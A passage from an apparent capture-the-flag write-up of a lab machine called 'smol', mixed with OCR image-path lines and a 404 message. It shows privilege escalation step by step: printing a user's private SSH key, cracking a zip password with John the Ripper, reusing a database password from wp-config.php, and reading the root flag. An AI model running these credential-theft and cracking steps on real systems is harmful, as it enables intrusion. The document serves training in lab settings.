
Error code: 404

Message: File not found.

Error code explanation: HTTPStatus.NOT_FOUND - Nothing matches the given URI.

This could be due to permission issues from the user hosting the server.


Further exploration revealed an SSH key for the user “think”.



```
-rw-r--r-- 1 think think    3771 Jun  2  2023 .bashrc
drwx------ 2 think think    4096 Jan 12  2024 .cache
drwx------ 3 think think    4096 Aug 18  2023 .gnupg
-rw-r--r-- 1 think think     807 Jun  2  2023 .profile
drwxr-xr-x 2 think think    4096 Jun 21  2023 .ssh
lrwxrwxrwx 1 root  root        9 Aug 18  2023 .viminfo -> /dev/null
cd .ssh
ls -la
total 20
drwxr-xr-x 2 think think    4096 Jun 21  2023 .
drwxr-x--- 5 think internal 4096 Jan 12  2024 ..
-rwxr-xr-x 1 think think     572 Jun 21  2023 authorized_keys
-rwxr-xr-x 1 think think    2602 Jun 21  2023 id_rsa
-rwxr-xr-x 1 think think     572 Jun 21  2023 id_rsa.pub
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxGtoQjY5NUymuD+3b0xzEYIhdBbsnicrrnvkMjOgdbp8xYKrfOgM
ehrkrEXjcqmrFvZzp0hnVnbaCyUV8vDrywsrEivK7d5IDefssH/RqRinOY3FEYE+ekzKoH
+S6+jNEKedMH7DamLsXxsAG5b/Avm+FpWmvN1yS5sTeCeYU0wsHMP+cfM1cYcDkDU6HmiC
A2G4D5+uPluSH13TS12JpFyU3EjHQvV6evERecriHSfV0PxMrrwJEyOwSPYA2c7RlYh+tb
bniQRVAGE0Jato7kqAJOKZIuXHEIKhBnFOIt5J5sp6l/QfXxZYRMBaiuyNttOY1byNwj6/
EEyQe1YM5chhtmJm/RWog8U6DZf8BgB2KoVN7k11VG74+cmFMbGP6xn1mQG6i2u3H6WcY1
LAc0J1bhypGsPPcE06934s9jrKiN9Xk9BG7HCnDhY2A6bC6biE4UqfU3ikNQZMXwCvF8vY
```


## 8.SSH

After copying the key and setting the correct permissions using chmod 600, I can now log in as “think” via SSH.




```
┌─[✗]─[root@parrot]─[/home/user/Desktop]
└──╼ #ssh think@10.10.161.180 -i /home/user/Desktop/id_rsa
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-156-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 26 Jun 2025 01:01:07 PM UTC

  System load:  0.0               Processes:             203
  Usage of /:   56.9% of 9.75GB   Users logged in:       0
  Memory usage: 19%               IPv4 address for ens5: 10.10.161.180
  Swap usage:   0%
```

Still no access to wordpress.old.zip, but I was able to switch to user “gege” without a password.




```
think@smol:/home/gege$ ls
wordpress.old.zip
think@smol:/home/gege$ get wordpress.old.zip

Command 'get' not found, but there are 18 similar ones.

think@smol:/home/gege$ unzip wordpress.old.zip
error:  cannot open zipfile [ wordpress.old.zip ]
        Permission denied
unzip:  cannot find or open wordpress.old.zip, wordpress.old.zip.zip or wordpres
s.old.zip.ZIP.
think@smol:/home/gege$ su gege
gege@smol:~$ 
```

I wanted to inspect the archive, but it's password-protected.




```
think@smol:/home/gege$ su gege
gege@smol:~$ unzip wordpress.old.zip
Archive:  wordpress.old.zip
   creating: wordpress.old/
[wordpress.old.zip] wordpress.old/wp-config.php password: 
```

We host the server again and are now able to download the file.




Name: wordpress.old.zip

We create a hash of the archive for cracking.




```
┌─[root@parrot]─[/home/user/Desktop]
└──╼ #zip2john /home/user/Desktop/wordpress.old.zip > ctfhash.txt
ver 1.0 /home/user/Desktop/wordpress.old.zip/wordpress.old/ is not encrypted, or
 stored with non-handled compression type
ver 2.0 efh 5455 efh 7875 wordpress.old.zip/wordpress.old/wp-config.php PKZIP En
cr: TS_chk, cmplen=1224, decmplen=2994, crc=25B946C5 ts=A3CE cs=a3ce type=8
ver 2.0 efh 5455 efh 7875 wordpress.old.zip/wordpress.old/index.php PKZIP Encr:
TS_chk, cmplen=255, decmplen=405, crc=B9FBAA62 ts=A31B cs=a31b type=8
ver 2.0 efh 5455 efh 7875 wordpress.old.zip/wordpress.old/wp-comments-post.php P
```

Using John the Ripper, we recover the password.



```
┌─[root@parrot]─[/home/user/Desktop]
└──╼ #john --wordlist=/home/user/Desktop/21/rockyou.txt ctfhash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hero_gege@hotmail.com (wordpress.old.zip)
1g 0:00:00:04 DONE (2025-06-26 15:08) 0.2475g/s 1887Kp/s 1887Kc/s 1887KC/s hesse
..hepiboth
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Inside one of the files, we find another set of credentials – this time for the user “xavi”.



```
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'xavi' );

/** Database password */
define( 'DB_PASSWORD', 'P@ssw0rdxavi@' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

```


# 9.Root

We log in as “xavi”.



```
gege@smol:~$ su xavi
Password:
xavi@smol:/home/gege$
```

I was able to switch to the root user without a password (I tried it without much hope – and surprisingly, it worked).
We now have the root flag.



```
gege@smol:~$ su xavi
Password:
xavi@smol:/home/gege$ cd /root
bash: cd: /root: Permission denied
xavi@smol:/home/gege$ sudo su
[sudo] password for xavi:
Sorry, try again.
[sudo] password for xavi:
root@smol:/home/gege$ cd /root
root@smol:~$ cat root.txt\
> ^C
root@smol:~$ cat root.txt
bf89ea3ea01992353aef1f576214d4e4
root@smol:~$ 
```

## 10.Summary :

This CTF walked us through the full chain – from recon to privilege escalation.
I lost the most time figuring out why I couldn’t download a file and while searching the server.
Step by step, we managed to complete the challenge.